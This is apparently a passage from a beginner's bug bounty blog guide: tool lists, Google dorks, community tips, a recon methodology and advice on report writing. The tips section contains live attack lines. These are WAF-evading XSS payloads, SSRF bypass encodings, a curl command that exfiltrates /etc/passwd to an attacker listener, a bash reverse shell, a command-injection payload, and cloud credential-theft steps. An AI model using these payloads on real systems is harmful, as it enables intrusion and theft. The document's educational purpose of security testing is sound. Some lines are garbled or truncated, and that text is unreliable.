> Also Just don't get limited to Subdomains Try extracting vhosts
>
> tools like:-

- https://pentest-tools.com/information-gathering/find-virtual-hosts
- https://github.com/jobertabma/virtual-host-discovery
- https://github.com/ChrisTruncer/EyeWitness
- httpscreenshot https://github.com/breenmachine/httpscreenshot/
- WAF (+ WAF type) — https://github.com/EnableSecurity/wafw00f
- https://github.com/danielmiessler/SecLists
- https://github.com/yasinS/sandcastle
- https://digi.ninja/projects/bucket_finder.php

Open Source tool list :-

- Google Hacking https://pentest-tools.com/information-gathering/google-hacking
- Goohak https://github.com/1N3/Goohak/
- Goog D0rker https://github.com/ZephrFish/GoogD0rker/
- Dnsscan https://github.com/rbsec/dnscan
- Sn1per https://github.com/1N3/Sn1per (for web)
- Gitrob https://github.com/michenriksen/gitrob (for github)
- Trufflehog https://github.com/dxa4481/truffleHog
- RepoSessed https://github.com/IOActive/RepoSsessed

- Sublist3r https://github.com/aboul3la/Sublist3r
- massdns https://github.com/blechschmidt/massdns
- nmap https://nmap.org
- masscan https://github.com/robertdavidgraham/masscan
- EyeWitness https://github.com/ChrisTruncer/EyeWitness
- DirBuster https://sourceforge.net/projects/dirbuster/
- dirsearch https://github.com/maurosoria/dirsearch
- Gitrob https://github.com/michenriksen/gitrob
- git-secrets https://github.com/awslabs/git-secrets
- sandcastle https://github.com/yasinS/sandcastle
- bucket_finder https://digi.ninja/projects/bucket_finder.php
- GoogD0rker https://github.com/ZephrFish/GoogD0rker/
- Wayback Machine https://web.archive.org
- waybackurls https://gist.github.com/mhmdiaa/adf6bff70142e5091792841d4b372050Sn1per https://github.com/1N3/Sn1per/
- XRay https://github.com/evilsocket/xray
- wfuzz https://github.com/xmendez/wfuzz/
- patator https://github.com/lanjelot/patator
- datasploit https://github.com/DataSploit/datasploit
- hydra https://github.com/vanhauser-thc/thc-hydra

https://github.com/iBotPeaches/Apktool

- dex2jar https://sourceforge.net/projects/dex2jar/
- sqlmap http://sqlmap.org/
- oxml_xxe https://github.com/BuffaloWill/oxml_xxe/
- **Bug Bounty Forum Tool list**
- **Bug crowd Tool list**
- XXE Injector https://github.com/enjoiz/XXEinjector
- The JSON Web Token Toolkit https://github.com/ticarpi/jwt_tool
- ground-control https://github.com/jobertabma/ground-control
- ssrfDetector https://github.com/JacobReynolds/ssrfDetector
- LFISuit https://github.com/D35m0nd142/LFISuite
- GitTools https://github.com/internetwache/GitTools
- dvcs-ripper https://github.com/kost/dvcs-ripper
- tko-subs https://github.com/anshumanbh/tko-subs
- HostileSubBruteforcer https://github.com/nahamsec/HostileSubBruteforcer Race the Web https://github.com/insp3ctre/race-the-web
- ysoserial https://github.com/GoSecure/ysoserial
- PHPGGC https://github.com/ambionics/phpggc
- CORStest https://github.com/RUB-NDS/CORStest
- retire-js https://github.com/RetireJS/retire.js
- getsploit https://github.com/vulnersCom/getsploit

- Blue https://github.com/Lucas-C/blue

- WPScan https://wpscan.org/
- CMSMap https://github.com/Dionach/CMSmap
- Amass https://github.com/OWASP/Amass

Popular Google Dorks Use(finding Bug Bounty Websites)

- **site:.eu responsible disclosure**
- **inurl:index.php?id=**
- **site:.nl bug bounty**
- **“index of” inurl:wp-content/ (Identify WordPress Website)**
- **inurl:”q=user/password” (for finding drupal cms)**

Passive Reconnaissance

- ***Shodan***
- ***BuiltWith***
- ***Censys***
- ***Whois***
- ***OSINT Framework***

Payloads for Hunting

- Payloads All The Things
- XSS Payloads
- XSS Payloads -2
- SQL Injection Payloads

Bug Bounty Pro Tips

- Pro Tip — Android applications can suffer from LFI and stored XSS just by injecting <iframe/src=/etc/hosts> into input fields. Payout: $4,500! by xer0dayz
- Tip for finding SSRF by @roughwire

```
http://127.0.0.1
http://[::]/ (ipv6)
http://0000::1/ (ipv6)
http://0/ (in unix 0 is equal to quad zero - 0.0.0.0)
http://localtest.me (dns that resolves 127.0.0.1)
http://2130706433/ (decimal)
http://0x7f000001/ (hex)
http://0x7f.0x00.0x00.0x01 (hex)
http://0177.0.0.01 (octal)
```

- **#bugbounty tip by @jmelika:** To demonstrate XSS impact, don't use alert('alert'). Determine whether session is stored in cookies or local storage and put that in the popup. cookie: alert(document.cookie) LocalStorage: alert(localStorage.getItem('access_token'))
- **#bugbounty tip by Jakemenaga** : This Cool Tip To Find Jenkins Dashboards In Shodan `http.favicon.hash:81586312`
- **CSRF tip by Mikhel :** You can send **text/plain**; **application/json** Content-Type header cross domain without triggering CORS. Backend might think that content type is application/json
- **by @m0z :** A useful tip for finding Full Path Disclosure vulnerabilities: drop an array ([] or even [1,2,3]) into a parameter. This can produce a full path disclosure error.
- **#BugBounty Tip by Prateek Tiwari:** If you've found an IDOR where you're able to change data of others then don't jump out of your seat to report it > modify it to XSS

- **#Bugbounty Tip** : If you want to know the name of inside-site s3 bucket — just put %c0 in to the url
- **#Bugbounty tip :** if the target is using Cloudflare , dig in their dns record and search for the origin ip address. If you attack the application directly by his IP's cloudflare WAF will not be there.
- **#Bugbounty Tip :**Search Jira Instances in @Google query — inurl: jira AND intitle:login AND inurl:[company name]
- **#Bugbounty Tip by Jason Haddix** : Found a 401/403 , basic auth or domain that seems interesting but is somehow locked down? Look at its archive.org/web/ entries. Sometimes you win instantly with API keys or url structure that you can forcefully browse to unprotected content still there.
- **#Bugboutny Tip by Sri Ram :** When starting a program, use this dork. site: prog.com inurl:lang= or inurl:locale= Most of the time you will get a CRLF injection in there if its being reflected
- **#Bugbouty Tip by Emad Shanab :-** Oracle Weblogic Server UDDI Explore SSRF Bug Google dork : inurl:/uddiexplorer
- **#Bugbounty tip by Avinash Jain (@logicbomb_1) :-** To discover deployed on Github for subdomain takeover , following google dork can be used : intext: " There isn't a github pages site here" and intitle:"Site not found . Github Pages"
- **#Bugbounty tip by @knowledge_2014 :-** Try blind xss injection in to user-agent or referrer/origin headers, in case that payload seems not executed try again with url encoding or double encoding. Sometime works like a charm !!
- **#Bugbounty tip by @404death :-** XSs Payload <svg/onload=location=window[`atob`]`amF2YXNjcmlwdDphbGVydCgxKQ==`; //

still retrieve temporary credentials for the attached role by curling “http://169.254.168.254/latest/meta-data/iam/security-credentials/dummy”?

- **#Bugbounty tip by @knowledge_2014 :-** Most of the time when you test rest api you will see PATCH/PUT/DELETE request. Change request order to see which behavior as output has the app.
- **#Bugbounty tip by @ESec haxor :-** A little trick to try to bypass some filters use %0D! = <! — */’*/!>%0D<svg/onload=confirm’1’//
- **# Bugbounty tip :–** Finding Durpal : inurl:”/user/register” “Powered by Drupal” -CAPTCHA -”Access Denied” or inurl:”user/register? element_parents=account/mail” inurl:”*drupal_ajax”
- **#Bugbounty tip by @c1h2e1 :-** #BugBounty #BugBountyTips #bugbountytip via burpsuite search to find some open redirect , search “=http” or “=aHR0” （base64 encode http） from “Request header” and status code 30X you also can use this tip to find some SSRF
- **#Bugbounty Tip by Sanyam Chawla:-** Read once ‘ Web application hacker handbook’ you will understand basics of web app, then its easy to exploit the code
- Focus on enumeration part. Enumeration is a key.
- **#Bugbounty Tip by Vanshit :-** Bypass AWS WAF -// Add “<!” (without quotes) before your payload and bypass that WAF.
- eg: <!<script>confirm(1)</script>
- Try to recon https://storage.googleapis.com/Org-name-here you may find internal documentation which aren’t supposed to be public.
- If you got ‘Subdomain Takeover’ don’t report it yet, look at the main site/app for gain privileges: like a potential CSP policy bypass (or session hijacking via Set-cookie: *.domain.com
- Always bruteforce http://subdomain.corp.website.com and *.dev.*

- Found an s3 bucket behind the CDN,Change to https it might reveal up
- Search for public Trello boards of companies, to find login credentials, API keys, etc. or if you aren't lucky enough, then you may find companies' Team Boards sometimes with tasks to fix security vulnerabilities
- remember that Github is your friend — Check dotfiles of company's employees — Search for DevOps projects shared (fork) between employees (ansible, Cassandra, Azure,..) => you get Login credential, API key, Private keys — Always follow the manual approach
- Use https://cse.google.com/cse/all and create a custom search for *http://target.com , It works neat for targets with big scope.
- Blind RCE — Grabs /etc/passwd and dumps it to your netcat listener via POST `cat /etc/passwd | curl -X POST -d @- http://yourip:yourport/`
- Blind RCE-turn it in to a reverse shell! |`bash -i >& /dev/tcp/yourip/yourport 0>&1`
- Sometimex xss payload : <sVg/oNloAd="JaVaScRiPt:/**\/*\'/"\eval(atob('Y29uZmlybShkb2N1bWVudC5kb21haW4pOw==='))"> <iframe src=jaVaScrIpT:eval(atob('Y29uZmlybShkb2N1bWVudC5kb21haW4pOw==='))>
- Search for hidden (and visible) input fields and try to set the value via GET… a lot of Webapps still use $_REQUEST… you will be surprised
- if you have a reflected value -> check of html/script injection
- If server only allows GET and POST method, then try adding "X-HTTP-Method - Override: PUT to achieve RCE via PUT method.
- If you have found server (http://foo.company.com) which redirects you immediately to http://bar.company.com , always run resources enumeration (dirb,

- It's possible to bypass #CSP with the following : #JSONP: <script src="https://trustedsite/jsonp?callback=payload"> #AngularJS <script src="https://trustedsite/angularjs/1.1.3/angularjs.min.js"> <div ng-app ng-csp id=p ng-click=$event.view.alert(1)>
- Xss on s3 buckets alerts on s3 domain, it's a low priority bug. Better find a reflected xss on main domain and iframe it on s3 xss. You can get an account takeover.
- Change the User-Agent to your blind XSS payload and traverse the site. Like visiting site links, filling some forms etc. Sometimes blind XSS may fired if you are lucky enough.
- A single **#RCE** payload rule them all , easy 6000$
- 1;sleep${IFS}9;#${IFS}';sleep${IFS}9;#${IFS}";sleep${IFS}9;#${IFS}
- If you get a shell on a machine with ~/.aws/credentials further esculate to the actual bucket or ec2 instances. Commands: aws s3 ls s3://XXX/directory/ — profile username and aws ec2 describe-instances — profile username.
- Here is my obfuscated payload. It bypasses lots of WAF, including CloudFlare iirc. <iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aalert(0)"> iFrame with javascript URI payload. Line feeds [CRLF] obfuscate it.
- Sometimes user input is reflected into a value without any quotations. Eg:<input value={input}> Just add a space and you can now inject onfocus=alert(0) autofocus for XSS! Works even against htmlspecialchars().
- Port 50070 hadoop No authentication Access to logs and read write access to directories.
- Hunting For Endpoints while Bughunting developer options Could Be handy for u press ctrl+shift+j click on network and reload the page , few endpoints ,url's and also u can find subdomain too.

- Captcha bypass: -The Captcha generated based on a given MD5 string — Wrote a bot to randomly generate MD5 of 6 characters string and use it as Captcha to login !

Need more BugboutyTips ? Go to twitter and search below hashtags:-

- #Bugbountytips
- #bugbounty tips
- https://medium.com/@trapp3rhat/bug-hunting-methodology-part-3-457eaf9768a5 — (Collection of Some bugbounty tips)

I hope the Path Guide i'm trying to share here clears doubts for many newcomers in Bug Bounty Hunting.

Let's move to Part #03

Part — 03 — Approach / Reporting

This part is all about selecting a target, approach for finding the bugs and after finishing testing writing a good report

Selecting and Approaching a Target?

For Bug bounty programs, First I'm going to review the scope of the target. There's a huge difference between a scope such as *.facebook.com versus a small company's single application test environment.

If the scope is big then they accept submissions for any of their servers, I'm going to start doing reconnaissance using search engines such as Google, Shodan, Censys, ARIN, etc. to discover subdomains, endpoints, and server IP addresses. This is a mix of Google Dorking, scanning IP ranges owned by companies, servers ports scanning, etc. Anything that gives me information on servers that may be owned by that company.

When I have a list of servers, I start to perform recon nmap port and banner scanning to see what type of servers are running. **Don't forget to keep notes of everything you do.** You may get some quick finds such as open SSH ports that allow password-based

ports such as Jenkins that may have weak default configuration or no authentication in front of them.

Before I hunt into the websites too deeply, I first do a quick run through the web servers looking for common applications such as WordPress ,Drupal , joomla etc . This is a mix of just browsing the sites manually or directory hunting by using wordlist, looking for sitemaps, looking at robots.txt, etc. I look for low hanging fruits or surface bugs. There is no point focusing your efforts on those but keeping track of them is really helpful. I understand the application workflow/requests via a proxy tool such as Burp or Zap.

Then dig in to website, check each request and response and analysis that, I'm trying to understand their infrastructure such as how they're handling sessions/authentication, what type of CSRF protection they have (if any).

Sometimes I use negative testing through the error, this Error information is very helpful for me to finding internal paths of the website. I spend most of my time trying to understand the flow of the application to get a better idea of what type of vulnerabilities to look for.

Once I've done all of that, depending on the rules of the program, I'll start to dig into using scripts for word-list brute-forcing endpoints. This can help with finding new directories or folders that you may not have been able to find just using the website. This tends to be private admin panels, source repositories they forgot to remove such as /.git/ folders, or test/debug scripts. After that check, each form of the website then tries to push client-side attacks. Use multiple payloads to bypass client-side filters. Best tools for all over the Bug Bounty hunting is "BURP SUITE"

This is just the methodology for Bug bounty hunting and Penetration :)

My Tips & Tricks

- *Bug Bounty Hunting Tip #1- Always read the Source Code*
- *Bug Bounty Hunting Tip #2- Try to Hunt Subdomains*
- *Bug Bounty Hunting Tip #3- Always check the Back-end CMS & backend language (builtwith)*
- *Bug Bounty Hunting Tip #4- Google Dorks is very helpful*
- *Bug Bounty Hunting Tip #5- Check each request and response*
- *Bug Bounty Hunting Tip #6- Active Mind — Out of Box Thinking*

My Methodology for Bug Hunting

- *First review the scope*
- *Perform reconnaissance to find valid targets*
- *Find sub-domains through various tools Sublist3, virus-total etc.*
- *Select one target then scan against discovered targets to gather additional information (Check CMS, Server and all other information which i need)*
- *Use google dorks for information gathering of a particular target*
- *Review all of the services, ports and applications.*
- *Fuzz for errors and to expose vulnerabilities*

Legend has it that the best bug bounty hunters can write reports in their sleep. OK, jokes aside, while writing reports is a very important part of bug bounty hunting, we can simplify this whole process by following these basic guidelines.

Summary

The first section of your report should start with a brief summary introducing the reader to your finding. Summaries can be as simple as:

example.com is vulnerable to reflected XSS via the `q` parameter.

Or as detailed as:

https://imgur.com/vidgif/url endpoint is vulnerable to a SSRF vulnerability which allows an attacker to craft connections originating from imgur servers to any destination on the internet and imgur internal network and craft outgoing UDP-packets / telnet-based protocol sessions (for example, to connect to SMTP servers from imgur and send spam). [1]

Vulnerability Description

This section covers all the details related to your finding. State what you found again, make the technical points clear, and explain what causes the issue. There are exceptions though where this section can be skipped. There is a popular English idiom:

> *"A picture is worth a thousand words."*

The same can be said about an excellent proof of concept:

> ***"A phenomenal security vulnerability proof of concept is worth a thousand words."***
> *– Probably Gandhi*

Proof of concept

The proof of concept is where you really need to demonstrate the impact in the "flashiest" way possible. Make it as easy as possible for the program to see what the issue is. If your issue is cross-site scripting, then an `alert(document.domain)` can go a long way to help the program figure out where the issue lies.

about what browser you used to trigger the vulnerability. This can help the team behind the bug bounty program reproduce your finding.

- Google Chrome: visit `chrome://version/`
- Mozilla Firefox: top-right menu icon → **?** "Help" → "About Firefox"
- Microsoft Internet Explorer: top-right cog → "About Internet Explorer"
- Microsoft Edge: **…** → "Settings" → scroll down

Mitigation

If you followed the advice in *"How do I get started with bug bounty hunting?"*, you should be capable of giving a brief description of how the bug bounty program should fix your finding. It is also a good idea to link to the relevant *OWASP Prevention* cheat sheet.

Report Writing Well that's all Folks Hopefully my way of doing basic recon can help you to properly Select the target-Map it out properly-Hunt it down using the information you have gathered and At the end Writing a Report suggestion is to read the blog https://blog.bugcrowd.com/advice-for-writing-a-great-vulnerability-report/

Good Report Example :

1. https://hackerone.com/reports/73567

2. https://bugbountyguide.com/hunters/writing-reports.html

> ***Some great resources for vulnerability report best practices are:***

- **WRITING SUCCESSFUL BUG SUBMISSIONS — BUG BOUNTY HUNTER METHODOLOGY**
- **Writing a good and detailed vulnerability report**
- **What does a good report look like?**
- Dropbox Bug Bounty Program: Best Practices

- A Bounty Hunter's Guide to Facebook
- Writing a good and detailed vulnerability report

Well, I guess this is where I'll end this blog and I hope these resources will helpful for your bug hunting. As Mentioned before this Guide is basically for people who are absolutely new or are still looking for a proper way about what to learn first and from where.

At Last but not least!

As a security researcher, It is very difficult to keep yourself up to date. For beginners, I recommended to do self-study and learn things instead of going to any institute. Google is very wide, you can use it to explore the things and getting knowledge on each and every topic whatever you want. Its all about your passion for taking a step after that you can achieve anything. Nothing is impossible to achieve. In reality, all I achieved as of now was by doing self-study on google and self-motivation. In the end, I'm not leet and I am still learning in the cybersecurity field and trying my best to share knowledge.

Credit Goes to all below links where I get useful information

- https://medium.com/bugbountywriteup/bug-bounty-hunting-methodology-toolkit-tips-tricks-blogs-ef6542301c65 (By infosecsanyam)
- https://blog.usejournal.com/web-application-security-bug-bounty-methodology-reconnaissance-vulnerabilities-reporting-635073cddcf2
- https://whoami.securitybreached.org/tag/bug-bounty-hunting/ (muhammadkhizerjaved)
- https://medium.com/@trapp3rhat/bug-hunting-methodology-part-3-457eaf9768a5 (By trapp3rhat)
- https://medium.com/@vignesh4303/collection-of-bug-bounty-tip-will-be-updated-daily-605911cfa248 (By vignesh)

Failure will never overtake me if my determination to succeed is strong enough

If I missed something, kindly comment below so i will add to the Bug Bounty- Infosec List- If you like this blog then share with your friends

Social media contact information as below.

About Me: https://cyberzombie.in/about/

Linkedin: www.linkedin.com/in/infosecsanyam

Twitter: https://twitter.com/9thplayer

Medium: https://medium.com/@infosecsanyam

Security Bug Bounty Hacking Bugbountymethodology Bugs